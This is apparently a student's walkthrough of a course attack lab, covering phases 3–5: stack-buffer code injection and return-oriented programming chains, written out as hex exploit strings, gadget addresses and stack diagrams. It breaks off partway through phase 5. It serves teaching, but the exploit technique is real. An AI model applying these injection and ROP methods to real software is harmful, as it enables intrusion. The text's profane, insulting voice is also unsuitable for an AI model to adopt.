  40182c:     74 1e                     je     40184c <touch3+0x3e>
  40182e:     48 89 de                  mov    %rbx,%rsi
  401831:     bf e8 2f 40 00            mov    $0x402fe8,%edi
  401836:     b8 00 00 00 00            mov    $0x0,%eax
  40183b:     e8 40 f4 ff ff            callq  400c80 <printf@plt>
  401840:     bf 03 00 00 00            mov    $0x3,%edi
  401845:     e8 df 02 00 00            callq  401b29 <validate>
  40184a:     eb 1c                     jmp    401868 <touch3+0x5a>
  40184c:     48 89 de                  mov    %rbx,%rsi
  40184f:     bf 10 30 40 00            mov    $0x403010,%edi
  401854:     b8 00 00 00 00            mov    $0x0,%eax
  401859:     e8 22 f4 ff ff            callq  400c80 <printf@plt>
  40185e:     bf 03 00 00 00            mov    $0x3,%edi
  401863:     e8 73 03 00 00            callq  401bdb <fail>
  401868:     bf 00 00 00 00            mov    $0x0,%edi
  40186d:     e8 7e f5 ff ff            callq  400df0 <exit@plt>
```

Now it's time to write our solution. We will be returning from **getbuf** to the injected code at the top of the buffer. This code will take the data at the top of the buffer + 0x38 and place it into %rdi. Once this code returns, the program will return into **touch3** with the string literal form of the cookie in %rdi. This solution looks like:


```
48 c7 c7 d0 13 66 55 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
98 13 66 55 00 00 00 00
0e 18 40 00 00 00 00 00
37 34 35 36 38 39 61 30
```


The first line of this solution is the code that moves the address of the top of the buffer + 0x38, which is the address of the bottom line of the solution, into rdi. The bottom line contains the string form of the cookie, and will be accessed when the program initially returns from **getbuf**. The third-to-last line is the address of the top of the buffer and the second-to-last line is the address of **touch3**.

Now convert this hex into a string with hex2raw and put it in the input for ctarget, and now we’re done with all the ctarget phases. Look at you fucking go.

Taking a deeper dive into the stack, we can see that upon returning from **Gets**, the stack looks like:




```
...
37 34 35 36 38 39 61 30
0e 18 40 00 00 00 00 00
98 13 66 55 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```




```
48 c7 c7 d0 13 66 55 c3
...
```

Like before, the top of the buffer contains our injected code. Below our buffer, we have the address of the top of the buffer, the address for **touch3**, and the cookie string. After returning from **getbuf**, the stack looks like:



```
...
37 34 35 36 38 39 61 30
0e 18 40 00 00 00 00 00
98 13 66 55 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
48 c7 c7 d0 13 66 55 c3
...
```

Here, the return address tells the %rip to point at the top of the buffer, which contains our injected code. This code will take the value at the top of the buffer (our cookie string) and place it into %rdi, just as we intended. Now we’re ready to enter into **touch3**:



```
...
37 34 35 36 38 39 61 30
0e 18 40 00 00 00 00 00
98 13 66 55 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
48 c7 c7 d0 13 66 55 c3
...
```

Now the %rsp points to the address of **touch3**, meaning our %rip will run through the function, and, since the address for the cookie string is now in %rdi, we have a valid solution.


Phase 4: ROP

The phase is our first dive into rtarget, which means there are now protections against the methods we’ve been working with so far. That means we’re going to finally have to take a look at return-oriented programming.

The basic idea of ROP is that we can take existing code (called gadgets) and build our own code out of it. These gadgets must end in a return statement (c3) in order to resume the program. This lab makes our job a little easier by providing the gadgets and telling us how many gadgets we need to use.

Phase 4 has the same goal as phase 2: make **getbuf** return to **touch2** with the cookie in %rdi. Since rtarget protects against writing our own code into the stack, we can’t use the same approach from phase 2, but the same general logic still holds. We want to place the cookie somewhere in the stack, make it move into %rdi, then access **touch2**.

Let’s start by figuring out how we can apply this logic using the tools provided to us:



A. Encodings of movq instructions


movq S, D

Source	Destination D							
S	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of popq instructions


Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

From this, it seems like an easy way to accomplish what we’re trying to do is to use a popq to get the cookie off the stack and into a register. Now let’s look at what gadgets we have available to us:



```
0000000000401896 <start_farm>:
  401896:     b8 01 00 00 00           mov    $0x1,%eax
  40189b:     c3                       retq

000000000040189c <setval_411>:
  40189c:     c7 07 59 48 89 c7        movl   $0xc7894859,(%rdi)
  4018a2:     c3                       retq

00000000004018a3 <setval_448>:
  4018a3:     c7 07 48 89 c7 90        movl   $0x90c78948,(%rdi)
  4018a9:     c3                       retq

00000000004018aa <getval_114>:
  4018aa:     b8 e0 4c 89 c7           mov    $0xc7894ce0,%eax
  4018af:     c3                       retq

00000000004018b0 <getval_341>:
  4018b0:     b8 18 90 90 90           mov    $0x90909018,%eax
  4018b5:     c3                       retq

00000000004018b6 <getval_310>:
  4018b6:     b8 99 d8 90 90           mov    $0x9090d899,%eax
  4018bb:     c3                       retq

00000000004018bc <addval_438>:
  4018bc:     8d 87 48 09 c7 90        lea    -0x6f38f6b8(%rdi),%eax
  4018c2:     c3                       retq

00000000004018c3 <getval_311>:
  4018c3:     b8 58 90 90 90           mov    $0x90909058,%eax
  4018c8:     c3                       retq

00000000004018c9 <addval_338>:
  4018c9:     8d 87 58 90 90 c3        lea    -0x3c6f6fa8(%rdi),%eax
  4018cf:     c3                       retq

00000000004018d0 <mid_farm>:
  4018d0:     b8 01 00 00 00           mov    $0x1,%eax
  4018d5:     c3                       retq
```


Now the simplest case would be if we could just have one instruction that pops into %rdi. However, if we search for that encoding, we can’t find it because the creator of this assignment was a lil’ bitch. So let’s do the next best thing and pop into a different register to start off. Arbitrarily choosing to pop into %rax, we find:



```
00000000004018c3 <getval_311>:
  4018c3:     b8 58 90 90 90            mov    $0x90909058,%eax
  4018c8:     c3                        retq
```

The encoding for popq %rax is 58, which is found at 4018c4 (be careful in finding the address: the first byte in a line is at the address specified in the line). We notice that there is a 90 90 90 between this encoding and the c3 that we need to return, but that’s fine because 90 is an encoding for a no-op (an operation that does nothing except increment %rip) so we can ignore that shit. Ok that’s a lie, you can’t always ignore the 90s – sometimes they don’t encode a no-op and I have no idea why, so try to avoid using gadgets with only one 90.

Now that we have a way to get the cookie into %rax, we just need a way to get %rax into %rdi. Looking back at the gadget farm, we find:



```
00000000004018a3 <setval_448>:
  4018a3:     c7 07 48 89 c7 90         movl   $0x90c78948,(%rdi)
  4018a9:     c3                        retq
```


The encoding for movq %rax, %rdi is 48 89 c7, which is found at 4018a5. Once again the 90 separating this encoding from the return is a no-op and we can ignore it.

So now that we've identified the gadgets we need to move the cookie into %rdi, it's time to compile our solution. Following the order presented above, we'll start by padding our way past the buffer. Then, we'll force **getbuf** to return to our first gadget: the popq. popq commands work by taking the next piece of data in the stack and placing it in the specified buffer, so we'll place our cookie in the next line. Then, we'll place our last gadget which will move this popped value into the correct register. Finally, we'll force these gadgets to return to **touch2**. Taking this all together we have:


```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c4 18 40 00 00 00 00 00
a0 89 56 74 00 00 00 00
a5 18 40 00 00 00 00 00
3a 17 40 00 00 00 00 00
```


The first significant line contains the address to access our first gadget, which will pop the second line (our cookie) into %rax. This is followed by our second gadget and then the address for **touch2**. The end result is the same as our solution in phase 2 - our program enters **touch2** with the cookie in %rdi.

Taking a deeper look into the stack after **getbuf** returns, we see:




The program will now execute the first gadget, popping the following value off the stack and into %rax. Keep in mind a popq instruction effectively works by moving the %rsp into the specified register and then adding 8 bytes to %rsp. This results in:





Now, the next code block that our program will run is our second gadget, moving the value in %rax to %rdi, resulting in:




This is our program's final stage. As we can see, the cookie is in %rdi and our code is prepared to access **touch2** and solve the phase.

Phase 5: Gadget Chaining

Now it’s time for the final phase. You’ve gotta be a genius to get here so go you. Although the spec says that this phase requires a lot more effort than the points it’s worth, it really isn’t too bad, so don’t be a pussy. Google doesn’t hire quitters.

The basics of this phase are the same as those of phase 3: we need to access **touch3** with a cookie string in %rdi. Once again, we have to worry about offsetting from a known address to find a place to store this cookie string, and that’s what the majority of this problem deals with.


Let’s start off by taking a look at the additional tools we’ve been given:



C. Encodings of `movl` instructions

`movl` S, D

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff



D. Encodings of 2-byte functional nop instructions


Operation		Register R			
		%al	%cl	%dl	%bl
andb	R, R	20 c0	20 c9	20 d2	20 db
orb	R, R	08 c0	08 c9	08 d2	08 db
cmpb	R, R	38 c0	38 c9	38 d2	38 db
testb	R, R	84 c0	84 c9	84 d2	84 db

As a review of movl’s effect on the upper bytes of a register, it zeroes them out, effectively ensuring that whatever value you’re moving doesn’t get changed by a register’s previously encoded data.

Now it’s time to make a plan to solve the phase. We know that we need to add some offset value to the address of the top of the buffer. We also know that we’ll need to take the string at that location and move it into %rdi.

To start off, we’ll take a look at the gadgets that have been made available to us. I won’t dump the entire gadget farm here because it’s like 3 fucking pages, but I’ll clip out important gadgets.

The first thing to take note of is the special leaq right after the **mid_farm** marker:




```
00000000004018d6 <add_xy>:
  4018d6:    48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4018da:    c3                      retq
```

This leaq adds the values of %rdi and %rsi together and places their sum in %rax. As a result, we now have a way to create our offset address, and we know we must place the address and the offset into %rdi and %rsi.

